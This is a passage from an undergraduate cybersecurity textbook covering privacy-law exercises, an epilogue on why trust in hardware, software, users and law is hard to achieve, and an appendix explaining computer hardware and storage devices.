- **Enhanced privacy ID (EPID)**), an algorithm for creation of an anonymous electronic signature. This is typically used to prove to other people that the signer is a member of a group, withhout revealing which member — a perfectly sufficient guarantee in many cases.

As there is a rising interest in protection of privacy, it is to be expected that more and more PETs will be developed in the coming years.

A final remark: If it seems pointless to worry about breaches of privacy, it is probably a good idea to think about what can happen if a malicious person steals your private information in order to commit identity theft, or starts to change your private information in order to discredit you.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- A natural person
- A legal person
- Computer crime
- The Council of Europe's cybercrime convention
- Substantive criminal law
- Procedural criminal law
- Traffic data
- Content data
- Jurisdiction
- "Extradite or prosecute" rule
- The Council of Europe's convention on prevention of terrorism
- Personal data
- EU's General Data Protection Regulation
- A controller
- A processor
- A recipient
- Consent
- A third country
- Sensitive personal data
- A situation photo
- A portrait photo
- A safe haven (in relation to personal data)
- A data subject's rights
- Data leaks
- A data protection officer
- A supervisory authority (in relation to personal data)

- The European Data Protection Board
- An electronic patient record
- A healthcare worker
- Datamining
- Tracking
- The right to be forgotten
- Privacy enhancing technology (PET)

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further reading

Of the sets of laws described in this chapter, GDPR is probably the one which causes most difficulties for people to handle. This is simply because the law has consequences for everybody, whereas for example the laws on cybercrime and terrorism only have direct significance for the small fraction of the population who themselves are criminals, terrorists or policemen. In most European countries, the national supervisory agency for data protection makes a big effort to help enterprises and ordinary citizens to understand GDPR, for example via explanatory web pages and other publications.

With respect to the ethical problems and especially the challenges which arise from the use of modern statistical methods for analysis of large amounts of data, Seltzer and Anderson's article in *"Encyclopedia of Quantitative Risk Analysis and Assessment"* [80] can be thoroughly recommended..

Exercises

12.1 Publication of pictures
Is it legal in the country where you live to publish on a web page:

a) A picture of a school end-of-term party?
b) A picture of a single person?

If you think it is only legal to do so under certain conditions, then specify the necessary conditions.

12.2 Publication of personal identity numbers
Is it legal in the country where you live to publish your own personal identity number on a web page?

12.3 Public web pages for a hospital
Which of the following parts of the IT system in a large hospital should be made public and which should be kept confidential:

a) Web pages with the hospital's opening times?
b) Web pages listing the hospital's departments?
c) Web pages listing the doctors in charge of the individual departments?
d) Web pages showing the names of currently hospitalised patients and the wards which they are in?
e) Web pages showing the discharge summaries of discharged patients?
f) Web pages with statistics on patient treatment safety?

12.4 A hospital database system
In a certain hospital, the management want to procure a database system which has security approval.
Find some proposals which they can take into consideration.

12.5 Checking a hospital's files
In a certain hospital, the Information Security Officer has decided that all files and folders with critical software and data must be protected against undesirable (both malicious and non-malicious) modification. He proposes that this should be done by calculating a cryptographic checksum, which is checked at regular intervals, for all the critical units.
Propose a software system which can be used for this purpose.

12.6 Access to the EPR system
In a certain country, the general access conditions for EPR systems state that lookup in an EPR system may as a rule only take place if it is necessary in connection with current treatment of a patient, if there is a medical need for the information which is to be looked up, and if the patient has not used his/her right to deny access to his/her records. How many of these conditions can be automatically checked by the IT system which contains the EPR system?

12.7 Patient data in an EPR

a) Are *all* data in an EPR sensitive personal data according to GDPR?
b) Are the rules for the personnel's access to EPRs sufficient for protecting the private life of the patients?
c) How long may a patient's data be stored?
d) How can a patient's data be disposed of?

12.8 The Erewhon Gospel Choir (1)
The Erewhon Gospel Choir has an electronic members list, which contains the name, address, telephone number and e-mail address of each of its members. Only members have access to the list, and they give explicit consent to this use of their data when they join the choir. When members leave the choir, their data are deleted.

To access the list on the choir's website, members have to type in a password, which is the same for all members. Does this give suitable guarantees for security of processing according to GDPR? If you believe it does, explain why. If you do not believe it does, explain why not.

12.9 The Erewhon Gospel Choir (2)

To demonstrate its social conscience, the Erewhon Gospel Choir start a collaboration with the prison in nearby Nether Erewhon, so the inmates can take part in the choir's activities. What precautions will the choir need to take in publishing their members list, if the prison inmates are to be included?

12.10 Collection of content data from communication

The laws in many countries require telecomms companies to be able to store content data from communication for up to 90 days. Modern telecommunication equipment can transfer data by using SDH technology with a speed of about 10 Gbit/s. If a telecomms company has to store all the transferred data for 90 days, how large a storage capacity does the company need to have available?

12.11 False Facebook profiles

Investigations of a number of episodes in which false election propaganda has been spread have revealed that this involved exploiting a large number of false Facebook profiles, some of which were driven by robots which automatically "liked" each others' false claims. In this connection, you should try to answer three questions:

a) Is it illegal to set up a false Facebook profile, i.e. a profile which either uses someone else's name and details or which uses an entirely fictitious name and set of details?
b) Is it unethical to do so?
c) Is it easy to do so?

Caution: You are strongly advised *not* to try actually to set up such a fake profile, unless you are quite sure that it is legal to do so!

12.12 Security targets for personal information

In the text it is pointed out that personal information about individuals can be deduced from data about what these individuals do when using their computers — for example, which Facebook posts they *Like*, which web pages they look at, which topics they search for and so on. A possible approach to protecting the personal information might then be to consider these data as *assets* which are to be protected according to a security policy.

If you think this is a feasible approach, try to formulate a set of security targets for protecting these assets. If, on the other hand, you do not think this is a feasible approach, explain why not.

Hint: You should consider carefully whether it would be possible to achieve these targets without disturbing the normal use of the computer for searching, web lookup, use of SoMes and so on.

Chapter 13
Epilogue

In the previous chapters of this book we have looked at the many factors which play a role when we need to deal wih cybersecurity. Now comes the big question: Can we put all this together to achieve cybersecurity in practice?

The answer is "Maybe, but only under certain conditions".

Firstly, it is important not to underestimate the attackers. Serious attackers are willing, if necessary, to use much time and many resources in preparing an attack. The US Secret Service found during debriefings of convicted hackers that they commonly read *"the same cybersecurity blogs, IT security publications and vulnerability reports that network administrators should be reading"*. In this way they get to know about recently discovered weaknesses which they can try to exploit. If they are well-funded, they may purchase information about previously unknown vulnerabilities. They can probe their target (often by using tools readily available on the Internet) to get information about its network configuration and its hardware and software setup. They can collect information about people who may be exploited via social engineering. All these preparations can be made in good time before an actual attack using hacking techniques or malware is attemped.

Secondly, as a defender you need to evaluate the threat pattern which you are exposed to. Nobody has unlimited resources to spend on defense, so it is important to identify the biggest risks and make sure that you choose countermeasures which reduce them to an acceptable level.

Thirdly, and perhaps most importantly:

> You have to trust all parts of all the IT systems which you need to use—either directly or indirectly—to work as they should in order to obey the security policy.

Here "all parts" means both hardware components, software and liveware (both IT personnel and ordinary IT users).

This condition can, however, be very hard to fulfil. Some examples of why this is the case are given in the following sections.

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3_13

Cryptography: Even if the cryptographic algorithm in itself has nothing wrong with it, the implementation of it in software or hardware can be faulty. One of the commonest types of fault comes from software libraries in which cryptographic functions are implemented incorrectly.

Some of these implementation errors have affected very large numbers of systems and have been very costly to correct. In 2017, for example, the algorithm for RSA key generation in the RSALib software library was found to be vulnerable to a so-called ROCA attack. RSA key generation involves selection of randomly chosen large prime numbers. In order to simplify this activity, so it could be performed on small devices such as TPMs, RSAlib chose only to test numbers of a simple form to see whether they were primes. When primes of this form are used for key generation, it turns out to be relatively easy to factorise the RSA modulus, at least for keys of size 512, 1024 or 2048 bits. This vulnerability affected millions of TPMs and smartcards, which had to be replaced or (where possible) have their firmware patched.

It is not a trivial task to implement cryptofunctions correctly. In recognition of this fact, the US government organisation FIPS has introduced an approval process for cryptographic modules. This process is described in the standard *FIPS 140*. Modules, which can be software or hardware components, can be approved on four levels, where level 1 has the weakest and level 4 has the strictest requirements. It should be a matter of course that all serious applications use FIPS-140 approved implementations, but this is regrettably not always the case.

Even if the algorithm is implemented correctly, it can be used in an inappropriate way, as we have seen examples of in Sect. 4.4.3.3. Both implementation errors and misuse mean that the algorithm's basic strength is not achieved, so it is easier than expected for an attacker to decrypt ciphertext or find the keys which have been used.

Hardware: IT systems contain large numbers of hardware components, which in practice come from suppliers all over the world. It is naive to believe that this activity always goes according to the rules. An unscrupulous manufacturer or even a government agency could easily introduce a backdoor or some spyware into some critical components—for example in a router, in a wireless access point, in a computer's CPU, in a printer or in an item of home electronics. In 2019, a number of western governments became nervous that the Chinese company Huawei might indeed include such components in the 5G mobile telephone systems which it sold, and therefore decided to boycott the company's products for reasons of national security. Even well-reputed companies can make mistakes which lead to security weaknesses. In 2020, for example, several hundred software flaws which could be exploited to spy on phone users were found in Qualcomm's Snapdragon chip, used in about 40% of all Android phones. Delivery of physical components can also be affected: A dishonest transport company might for example replace a batch of genuine components with cheap but faulty copies before delivering them to their destination. In fact it is necessary to consider security in all phases of a unit's life cycle from design to final operation—see Fig. 13.1.

For some of these hardware units there are approval procedures which can give the purchaser confidence in the product's correct design and manufacture, and that




Fig. 13.1 A unit's life cycle from the development phase to the operational phase

it is the genuine product that is delivered. In recent years there has for example been a lot of focus on the so-called *Common Criteria*, as we have seen in Chaps. 9 and 10. A product's desired properties are specified by a combination of security-related functional requirements taken from a standard catalogue, and they are evaluated with respect to how well they fulfil these requirements according to a set of standardised evaluation procedures. Depending on how strict the evaluation is required to be, the system is certified to a level—a so-called *Evaluation Assurance Level (EAL)*—between 1 and 7, where EAL1 can be achieved by simple functional testing, while EAL7 requires a stringent, formal verification. A number of catalogues of certified products and their EALs are available, so it is possible to choose components with the desired degree of security.

But also here there are some traps which you can fall into. Even if a unit has been evaluated to a high level, this does not necessarily mean that it is suitable for use in any IT system where there is a requirement for cybersecurity. The evaluation can only be used to see whether the unit lives up to the given functional requirements when it is used in a particular environment which is described in the unit's specification. This idea is illustrated in Fig. 13.2.

Typically, the environment is assumed to protect against certain risks (in the figure: electrical disturbances and blue demons), while the unit itself is designed to protect




Fig. 13.2 The unit is assumed to operate in an environment which protects against certain risks, while it itself is designed to ptotect against others.

itself against others (in the figure: attacks by red demons). If these assumptions about the environment are not valid, because the threat pattern is quite different, then the result of the evaluation can be quite misleading. A well-known example of this is the evaluation of Microsoft Windows XP to level EAL4, which assumed that this OS was used by non-hostile users in an environment with strictly controlled access. This gives no guarantees of the level of security available if the OS is used in an environment exposed to attacks via the Internet, for example.

Secondly, the functional requirements may be too weak. The case of the RSALib vulnerability mentioned above is really an example of this. Although the security microprocessor used in the devices which were susceptible to the ROCA attack had been evaluated to EAL5+, the claim of conformance to the functional requirement of correct RSA key generation had effectively been weakened, so that only conformance to the correct formatting of the keys was claimed, whereas the key generation algorithm itself was not checked.

The operating system: The never-ending stream of security updates to common operating systems illustrates the problem very clearly. Of course it is good that the suppliers look after these problems, so that a certain level of cybersecurity can be maintained. But at the same time it is clear that an ordinary OS will not be able to protect against an attacker who has sufficient resources to find or purchase knowledge of previously unknown vulnerabilities which can be exploited. A basic problem is that ordinary operating systems are so complex that they cannot be completely analysed in order to show that they function correctly—for example, as we have discussed in Chap. 9, that they satisfy the requirements for a Reference Monitor.

For use in systems where a higher level of security is wanted, there are a number of OSs which are specially designed for the purpose and which have been evaluated and approved, for example in accordance with the Common Criteria. For Linux, USA's National Security Agency (NSA) has promoted the development of a special module, SELinux, for inclusion in the OS's kernel. This is available in Debian, Fedora, RedHat Enterprise, CentOS and Ubuntu variants of Linux. Of the many other Unix-based OSs, OpenBSD, TrustedBSD, HardenedBSD, AIX and Trusted Solaris have been developed with special focus on security. Such OSs are typically chosen for use in servers rather than ordinary user systems, as servers need to be set up with special care to achieve the desired security targets.

This reflects an important point: It is easier to achieve a high level of security in a server than in an ordinary user system. In a web server, for example, only a single application really needs to be run: the web server application. The secure OS can therefore be set up so that it reflects the specific requirements for security in this application. In an ordinary user system there is typically a large selection of applications, for example for text processing, graphics and calculations, as well as clients for many different services. These activities may have very different requirements for what the OS should protect. So it is a big challenge for the users, if they have to decide how the security system must be set up. The result will often be that people choose the type of simple solution which is offered by an ordinary OS, where all applications get a moderate level of security.

Applications: As we have seen in Chap. 10, the main challenge here is to ensure:

- that a clear specification of what the application should do and which (possibly malicious) environment it should run in should be developed. This makes it possible for the design team to develop an application which indeed correctly deals with the threats which the environment presents, such as faulty user input, directed attacks, faults in the infrastructure and so on.
- that a systematic technique is used for implementing ("coding") the application on the basis of the specification.
- that the implementation is analysed by thorough testing or static or dynamic program analysis (or preferably a combination of these), so confidence that it lives up to its specification can be established.

Techniques for dealing with all these subtasks are available, but the challenge is to ensure that they are in fact used. Here the size of the application plays a big role. It can take a long time and many resources to develop and evaluate a large application. It is said, for example, that just the evaluation of a large product such as a web browser to Common Criteria EAL4 (the middle level) can cost between 500,000 and 5,000,000 dollars. Evaluations to EAL7 are naturally enormously more expensive and are therefore in practice only performed for small but critical components in an IT system,

For smaller and not particularly critical applications, such as most apps for mobile phones, the task is less demanding, but there is a tendency for inexperienced developers to throw themselves over these small tasks without having the necessary knowledge for ensuring that they achieve a correctly designed and evaluated implementation. Failure to ensure that the apps do not contain intentional or unintentional flaws which could threaten the user's privacy or security is one of the most common reasons for apps being rejected by app stores such as Google Play and Apple Store.

Users: Lack of security awareness among users of IT equipment is one of the greatest challenges. Just like in areas such as traffic safety, safety at work and safe sex, there are many who believe that accidents always happen to other people. Or who say that they have no secrets on their PC, so there is no reason to protect it. Delusions like that are one of the reasons that botnets with many thousands of computers under "external control" can be formed. Political decisions that everybody—old or young—must use IT to contact public authorities and institutions expose the technoblind in society to considerable risks. This is not just a problem for individuals who risk having their bank accounts drained by swindlers—in recent years there have been examples where large companies have been put out of action for a while, because an employee has clicked on a link in a phishing mail or installed a false update for a software product. As it has—perhaps rather cynically—been expressed: *"In every large enterprise there is always someone who will click on* anything*!"*

Such risks are increased by the fact that many institutions and companies feel the need to continually make their web pages more trendy. When the users get to a website which they regularly visit, they can therefore from time to time have the experience that the pages look quite different from usual. In that situation it requires a good deal of experience to make sure that it is not a false site set up by criminals which you have been redirected to. IT systems are not always designed in a user-friendly manner and have often not been tried out on a varied group of users to see how they react. The combination of poor design and inexperienced users can be fatal for security.

Organisational issues: Many people wonder how it can be the case that even large organisations with huge financial resources can be victims of successful cyberattacks. Surely such organisations should be able to protect themselves properly? One of the main reasons for their inability to do so often seems to be that the organisation is not sufficiently focused on the dangers of using networks to interconnect IT systems on a world-wide basis.

It is quite easy to see how this can happen: the top management is typically focused on financial and possibly operational issues. Although they, according to modern organisational models such as those described in ISO/IEC Standard 27001, have the ultimate responsibility for cybersecurity, in practice they just allow this to be dealt with by more technically minded people slightly further down in the organisation. This can easily lead to a big "understanding gap" between the top managers and the technical staff. It can be very difficult to explain to a top director trained in financial theory, or one with a lifetime of experience in, say, development of new metallurgical products, that the cheapest security solution may expose the organisation to severe risks, and that a substantially larger investment is needed.

This is not exactly a new problem, as the same difficulties often arise in connection with health hazards and industrial safety. The only new feature is that, whereas health hazards and poor industrial safety have bad effects which typically appear over a long period of time, the effects of failure to safeguard the organisation's IT activities often appear very rapidly and can therefore quickly be fatally expensive for the organisation.

Embedded systems: More and more IT systems are embedded into apparatus, buildings and means of transport, where they are used to collect data and for control purposes. The concept of the Internet of Things (IOT) is expected to result in many billions of small units being attached to the Internet. Both these developments mean that there in future will be many more weak points where an attacker can attempt an attack, which maybe can expand over large parts of the Internet. In the transport sector, especially, huge quantities of data are collected up for operational and development purposes, and these data have in many cases to be transferred via the Internet for further analysis. This creates a significant risk that confidential data will be disclosed—including both technical data which may be of interest to industrial spies, and personal data which reveal how individual persons behave.

In companies and private homes, unsecured voice-controlled devices, webcams and video systems offer fantastic new possibilities for espionage and surveillance. The idea that your smart fridge, smart TV, smart house or even smart electricity meter might be spying on you seems laughable to many people, but the technology for getting smart devices to spy on you already exists and the possibility should be taken seriously.

The law: Most sets of laws with relevance for cybersecurity are not developed as a whole, but rather as a collection of separate efforts, possibly involving different ministries or similar authorities. This can lead to counterproductive developments. For example, in Denmark (which is otherwise thought of as a well-organised society), the proposed legal changes in order to respect GDPR, which should have given improved protection of personal data for all citizens, initially contained a clause allowing collection of personal data from otherwise separate databases, in order to disclose welfare fraud, tax avoidance and similar criminal activities. Analysis of data from several databases requires relevant data to be transported from the various places where the data are kept to a place where the analysis can be performed. The risk of a cyberattack which gives access to these data during transport through the Internet is considerable. So the protection of the personal data is threatened. The problem in this case (and similar ones in other countries) is typically the lack of a high-level coordinator who will look after the cybersecurity of the entire system. This somewhat ambiguous attitude to how cybersecurity should be organised, when activities which are critical for the running of society have to be planned, weakens ordinary citizens' trust in the system.

Another serious problem is that technology develops faster than the law. For example, even though the technological basis for electronic signatures based on the RSA algorithm was developed in the late 1970s, such signatures were in many countries not considered legally binding until the 1990s. And today we see lawmakers wondering what to do about the latest developments in areas such as artificial intelligence, robot technology, social media, and ultra-fast automated dealings on the stock exchange. From the ordinary citizen's point of view this leads to the development of numerous grey zones, where the legal position is unclear, and where new forms of cybercrime may potentially appear without it being possible to take any legal action against them. Suppose for example that a modern AI-based system was asked to predict future share prices, and produced a prediction which became widely known and caused a lartge number of people to invest heavily in particular shares, which in fact collapsed. Would publication of the prediction be considered as a case of attempted computer-based fraud?

Cyberattacks are often cross-border activities, possibly involving several countries. Dealing with them will therefore regularly require international collaboration based on international conventions, several of which we have looked at in Chap. 12. International law is, however, not clear with respect to large-scale cyberattacks which could be considered as *acts of war*: Do the rules of the Geneva convention apply to cyberwarfare? And if so, to what extent? Is it for example a war crime to carry out a cyberattack on a purely civilian hospital or to attack civilian nuclear plants? There is no international convention covering this area, but a group of experts assembled by the Nato Cooperative Cyber Defence Centre of Excellence have produced the *Tallinn Manual* as a work of academic research [77]. Whether this results in a binding international convention remains to be seen.

Fig. 13.3 Only careful attention can prevent interference in your computer systems from unwanted sources! (Illustration reproduced from original artwork by Peter Heydenreich with the artist's permission)

Appendix A
What's in the Box?

This appendix gives a brief introduction to what a computer system consists of, since experience shows that many people have a very foggy idea of what the computers which they use contain. It includes a short description of the computer's hardware and software components and their relationships within the system as a whole. Since cyberattacks often affect parts of the system which users normally do not even notice, this can be useful background knowledge when you read the rest of the book.

A.1 Hardware

A computer's *hardware* consist of all the physical parts which the computer is made up of. Computers are found in many different sizes, from very small units built into apparatus to extremely large stationary computers; a selection can be seen in Fig. A.1. Regardless of their differences, all modern computers are built up round a central part which consists of a *processor*—often known as a *Central Processing Unit*, or just a *CPU*—which processes data, and one or more *storage units* (or *memory units*). These storage units are used to store data together with *programs*, which consist of sets of instructions which tell the CPU how these data are to be processed.

The CPU and storage units are connected internally in the computer by some form of network which makes it possible for the CPU to fetch instructions and data from the storage, process these data and store the results. In practice the network is technically speaking a *bus*: a collection of conducting wires which carry electrical signals round between the various units in the computer. In the very simplest computers the "architecture" with the CPU, storage and internal network is arranged as shown schematically in Fig. A.2.

This basic architecture was first described by the Hungarian-American mathematician *John von Neumann* in 1945. It formed the basis for the first genuine electronic computer controlled by a stored program, *EDVAC*, and is still by far the most common. The basic idea is that the CPU fetches the individual instructions from the storage one at a time, the CPU's control unit interprets the instructions to

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3

Fig. A.1 Some computers *anno* 2021.
From left to right: a large PC, a tablet, a smartphone and an embedded control computer.

find out what is to be done, fetches the necessary data from the storage, performs (if needed) some calculation with these data with the help of the arithmetic-logical unit (ALU), stores the result in the storage and continues with the next instruction.

If you look closely at more modern computers, you will find that they have a more complex structure than Fig. A.2 indicates. Firstly, the CPU often contains several so-called *cores*), which can operate independently of one another, each of them containing its own control unit and ALU. Depending on what sort of tasks




Fig. A.2 A computer with "von Neumann architecture"

Table A.1 Typical operation speeds in the storage hierarchy

Computer type	Powerful desktop		Tablet		Smartphone		Apparatus	
Processor	Intel Core i7 8700K		Intel Atom x5-E3940		Mediatek Helio P65		ATmega328P	
CPU clock	3.7 GHz		1.6 GHz		2.0/1.95 GHz		20 MHz	
CPU cores	4		4		8		1	
Storage units	Capacity	Acc.time	Capacity	Acc.time	Capacity	Acc.time	Capacity	Acc.time
Disk	2TB	?	64GB	?	?			
Memory (max)	64GB	11.25ns	8GB	12ns	64GB(FLA)	?	32kB(I)	50ns
					4GB(RAM)	8.4ns	2kB(D)	50ns
CPU L3 cache	4 x 2MB	4.8ns	—	—	4MB	?	—	—
CPU L2 cache	4 x 256kB	3.0ns	2MB	?	512KB	?	—	—
CPU L1 cache	4 x 32kB(I)	1.2ns	64kB(I)	?	48kB(I)	?	—	—
	4 x 32kB(D)		48kB(D)		32kB(D)			
CPU registers	16 x 64bit	0.3ns	16 x 64bit		31 x 64bit		32 x 8bit	50ns

the computer is designed to do, these cores can be identical or different. In mobile telephones, for example, CPUs often contain specialised cores for handling the connection to the telephone network and to handle the user interface. CPUs in larger computers often contain a special *Graphics Processing Unit (GPU)*), which itself can consist of several cores, to handle the presentation of images on the screen.

Secondly, the storage is divided up into a whole hierarchy of storage units in different technologies, with different capacities and access times. For example:

- **Disks**, with a large (possibly *very* large) capacity, but often with a long access time.
- **(Main) memory**, with moderate capacity and short access time.
- **Cache stores**, with small capacity and very short access time. These are used to save copies of often or recently used instructions or data, so the CPU can get hold of them faster than if they lay in the memory.
- **CPU registers**, with very small capacity and very short access times. These are used, for example, to store partial results during the CPU's calculations.

Disks are placed physically outside the CPU, and sometimes even outside the computer, to which they are attached by a cable. The memory in small computers is often built into the same physical chip as the CPU, while in larger computers it lies outside the CPU. The CPU's registers and cache storage are always built into the CPU itself, so it can make use of their short access times. Table A.1 gives examples of capacities and access times for these different storage units in four computers of recent date.

The units in the table may need some explanation. The basic unit for time is the second (abbreviated *s*), for frequency it is Hertz (*Hz*) and for storage capacity it is byte (*B*), or for very small capacities bit, where there by convention are 8 bits in a byte. Larger or smaller units are expressed by using a prefix letter, which indicates how much the basic unit is to be multiplied by, as shown in Table A.2. Since storage units for technical reasons are normally produced in sizes which are a power of 2, scaling factors which are powers of 1024 (= 2^{10}) instead of 1000 are often used for storage capacities.. To avoid confusion, these so-called binary factors are often indicated by similar names to the decimal factors, with "bi" as a suffix, e.g kibi,

Table A.2 Scaling factors for basic units

m	milli	0,001	μ	mikro	0,000 001	n	nano	0,000 000 001
k	kilo	1 000	M	Mega	1 000 000	G	Giga	1 000 000 000
T	Tera	1 000 000 000 000	P	Peta	1 000 000 000 000 000			

Mebi, Gibi, etc., with abbreviations ki, Mi, Gi, ... So for example the unit MiB stands for 1024 × 1024 bytes and so on.

A.1.1 Disks

Disks are typically characterised by having a large capacity and a relatively long access time. They are called "disks" because the earliest ones were just exactly hard, thin, circular platters, whose surface was covered by a thin layer of magnetic material. That type of disk, which still exists today, and is known as a *Hard Disk Drive* (or *HDD* for short), rotates around a central axis, driven by an electric motor at a speed which nowadays typically lies between 5 000 og 15 000 revolutions per minute. Conceptually, the disk is divided up into concentric circular *tracks* round the axis, and the individual tracks are divided up into *sectors*, as shown on the left in Fig. A.3. To achieve a bigger storage capacity, most modern disk units have several platters above one another mounted on the same rotating axis. Units for large computers, for example, often contain 10-15 platters on which data can be written on both sides. Units for laptop computers, where there are physical limits on how high the stack of platters can be, typically contain between 1 and 5 platters, as in the example shown on the right in Fig. A.3.

Information to be stored on the disk is stored in the tracks as a sequence of small magnetic areas, which correspond to the sequence of 0s and 1s which represent the information in the computer. Reading from the disk takes place by detecting the pattern of magnetic areas. A group of one or (in units with several platters) more reading and writing heads can be moved, so it is possible to read or write in all the tracks on the disk as required. Many of the first disk units in the 1960s had platters with a diameter of 35 cm and a capacity of around 200 kByte/surface, but due to




Fig. A.3 A classical HDD. Left: Schematic structure. Right: A physical disk with 3 platters.

technological advances, modern disks with platters of around 6.25 cm (2.5 inches) can have capacities of 4 Tbyte or more.

Nowadays many so-called disks have no platters and no moving parts, but are purely electronic devices rather like computer memories. When there is no need for a motor, neither to rotate the disk nor to move the reading and writing heads, the disk can be lighter, completely silent and with lower power consumption. It is also very robust with respect to shocks and vibration, as there are no movable parts which can be shaken to pieces. All this is a big advantage in laptop computers and tablets. The primary example of this type of disk is the *Solid State Drive*, often just called an *SSD*. Even if the disk does not rotate, it is still conceptually divided up into tracks and sectors, so that from a programming point of view it is just a simple replacement for an ordinary rotating disk. And even though the actual SSD electronics take up very little room, the SSD is typically packed into a unit of the same size and with the same connecting plugs as a standard HDD, which it can physically replace.

When you need to read from or write to a particular place on a classical HDD, there is as a rule a considerable access time before reading or writing can begin. The disk needs to move the read/write heads to the desired track and also wait until the desired sector is under the heads. The rotation time is normally the largest contribution: on average it will be half the time for a complete rotation of the disk. For a disk which for example runs at 15 000 rotations per minute, time for a complete rotation is 4 ms., so the average rotation time will be 2 ms. In an SSD, there is nothing which needs to move, so the access time is a small fraction of a millisecond.

Though SSDs have all these advantages, they also have a number of disadvantages. Firstly, they are still much more expensive than rotating disks: an SSD with a given capacity for an ordinary PC, for example, costs in 2023 about 8-10 times as much as an HDD with the same capacity. Secondly, SSDs suffer from a kind of "electronic wear", so some of the small memory blocks in the SSD stop working after a certain number of write operations—typically between 5 000 and 100 000, depending on the technology in use. The disk's control electronics attempts to counteract this by changing round which physical memory block gets written in, when the computer asks the disk to write a given block. The aim of this process, known as *wear levelling*, is to ensure that all the physical blocks are used equally much.

Figure A.4 shows schematically how wear levelling works: at the start, a given data block seen from the computer's side is written into the block with the same number in the SSD, as shown on the left in the figure. After a while, when a lot has been written in some of the blocks, for example blocks 1, 5 and 19, the disk electronics starts to use less-used blocks instead. So the block which the computer sees as block 1 now gets written to physical disk block 16, block 5 to physical block 13 and block 19 to physical block 21, as shown to the right in the figure. Paradoxically, even if the blocks in an SSD can be worn out, SSDs are difficult to delete completely. This is a potential security risk, if you need to delete confidential data.

Many computers are connected to external disks. These can be HDDs or SSDs, just like internal disks, but a common alternative is so-called *flash drives*. These are basically a type of SSD, but most often in a form which can be plugged directly into a *USB port* or a reader or writer for *memory cards*. Flash drives for putting into a USB




Fig. A.4 Wear levelling in an SSD

port are often called *USB keys*. In 2023 they can have capacities up to 2 TByte, and are widely used as storage units for local backup and similar tasks. Some brands of USB key have built-in facilities for encryption of the stored data, either by software or hardware, to preserve confidentiality. This is particularly important for small units of this type, as there is a continual risk of losing them without noticing.

Memory cards are found in several formats and are used in mobile phones, digital cameras, tablets and other digital apparatus. A particularly common type is the *Secure Digital (SD)* card, which is available in three formats: Standard, Mini and Micro and four possible technologies, which give the possibility of different capacities:

SDSC:	(SD Standard Capacity), the oldest type, used for cards with a capacity between 1 MByte and 2 GByte.
SDHC:	(SD High Capacity) for capacities between 2 GByte and 32 GByte.
SDXC:	(SD eXtended Capacity) for capacities between 32 GByte and 2 TByte.
SDUC:	(SD Ultra Capacity) for capacities between 2 TByte and 128 TByte.




Fig. A.5 Standard formats for Standard (left) and Micro (right) SD memory cards

In addition to units which are actually used for storage of data, and where it is therefore quite natural that they look like disk units, there are also a number of units which are not really used for storing data as such, but which, when they are connected to a computer, look like disks anyway. As most operating systems allow you to connect disk units in a simple way, this makes life easy for the user. A typical example is some special printers for design and printing of labels with the help of built-in software.

A.1.2 Input and Output (I/O) Units

